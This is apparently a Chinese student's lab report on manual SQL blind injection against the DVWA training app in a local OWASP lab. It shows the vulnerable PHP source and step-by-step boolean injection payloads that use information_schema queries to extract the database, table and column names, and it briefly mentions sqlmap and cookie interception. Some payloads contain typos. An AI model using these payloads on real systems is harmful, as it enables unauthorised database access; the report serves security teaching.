《软件安全》实验报告

姓名：曹瑜　　学号：2212794　　班级：密码科学与技术

实验名称：

SQL 盲注

实验要求：


基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告

实验过程：

1、[实验 6] 对 OWASP 测试环境中的 DVWA 平台实施 SQL 注入攻击基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告

安装 OWASP 测试环境，通过 OWASP 虚拟机找到 url：192.168.78.131

在 kali 的浏览器里访问对应地址：




进入站点后将网页左下端的 DVWA Security 设置为 low。然后访问选择 SQL Injection（Blind）

进入注入攻击界面 输入‘123’；通过 URL 可以看出请求方式是 get 方式


借着判断是否能够进行注入，通过“单引号”法进行测试，在提交栏里 123 后面输入

一个单引号，发现报错，错误信息为：You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1，初步认定可以注入。


接下来通过 Sqlmap 进行自动化注入，使用 sqlmap -u url 进行测试是否能注入使用 sqlmap 之前要打开本地代理服务器选用 paros



设置浏览器代理为 localhost，端口为 8080，拦截流量，查看并记录数据包中的 cookie 信息；



在网页的输入框中输入 123，选择提交后，查看 Paros 拦截到的数据包信息



此时再输入 cookie 即攻击成功

2、[实验 6] SQL 盲注：

第一步：判断是否存在注入，注入是字符型还是数字


输入 1，显示存在对应 id 为 1 的用户；

输入 1’ and 1=1 #，单引号为了闭合原来 SQL 语句中的第一个单引号，而后面的#为了闭合后面的单引号。运行后，显示存在：

输入 1’ and 1=2 #，显示不存在：

说明存在字符型的 SQL 盲注。

点页面右下角 ViewSource，来查看源代码：



SQL Injection (Blind) Source

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppres mysql errors

    $num = @mysql_numrows
($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

可见安全级别为 low 的情况下，程序并未对 id 做任何处理；

第二步：猜解当前数据库名

想要猜解数据库名，首先要猜解数据库名的长度，然后挨个猜解字符

输入 1' and length(database())=2 #，显示不存在；

输入 1' and length(database())=3 #，显示不存在；

输入 1' and length(database())=4 #，显示存在：

输入 1’ and ascii(substr(databse(),1,1))>97 #，显示存在，说明数据库名的第一个字符的 ascii 值大于 97（小写字母 a 的 ascii 值）；
输入 1’ and ascii(substr(databse(),1,1))<122 #，显示存在，说明数据库名的第一个字符的 ascii 值小于 122（小写字母 z 的 ascii 值）；
输入 1’ and ascii(substr(databse(),1,1))<109 #，显示存在，说明数据库名的第一个字符的 ascii 值小于 109（小写字母 m 的 ascii 值）；
输入 1’ and ascii(substr(databse(),1,1))<103 #，显示存在，说明数据库名的第一个字符的 ascii 值小于 103（小写字母 g 的 ascii 值）；
输入 1’ and ascii(substr(databse(),1,1))<100 #，显示不存在，说明数据库名的第一个字符的 ascii 值不小于 100（小写字母 d 的 ascii 值）；
输入 1’ and ascii(substr(databse(),1,1))>100 #，显示不存在，说明数据库名的第一个字符的 ascii 值不大于 10（0 小写字母 d 的 ascii 值），所以数据库名的第一个字符的 ascii 值为 100，即小写字母 d；
重复上述步骤，就可以猜解出完整的数据库名（dvwa）；

第三步：猜解数据库中的表名

首先猜解数据库中表的数量：
1’ and (select count (table_name) from information_schema.tables where table_schema=database())=1 # 显示不存在
1’ and (select count (table_name) from information_schema.tables where table_schema=database())=2 # 显示存在

说明数据库中共有两个表。

接着挨个猜解表名：
1’ and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=1 # 显示不存在
1’ and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=2 # 显示不存在
…
1’ and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 # 显示存在

说明第一个表名长度为 9。

接下来，继续用二分法来猜测表名。

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>97 # 显示存在

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<122 # 显示存在

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<109 # 显示存在

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<103 # 显示不存在

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>103 # 显示不存在

说明第一个表的名字的第一个字符为小写字母 g。

重复上述步骤，即可猜解出两个表名（guestbook、users）

第四步：猜解表中的字段名

首先猜解表中字段的数量：

1' and (select count(column_name) from information_schema.columns where table_name= ' users')=1# 显示不存在

…

1' and (select count(column_name) from information_schema.columns where table_name= ' users')=8 # 显示存在

说明 users 表有 8 个字段。

接着挨个猜解字段名：

1' and length(substr((select column_name from information_schema.columns where table_name= ' users' limit 0,1),1))=1 # 显示不存在

…

1' and length(substr((select column_name from information_schema.columns where

table_name= ’ users’ limit 0,1),1))=7 # 显示存在

说明 users 表的第一个字段为 7 个字符长度。

采用二分法，即可猜解出所有字段名

第五步：猜解表中数据

继续使用二分法

重复即可破解出正确的结果；

心得体会：

通过本次实验，成功复现了基于 DVWA 里的 SQL 盲注案例，实施了 SQL 手工盲注，体验了逐步猜解数据的过程，同时也深入理解了注入攻击和盲注攻击的区别；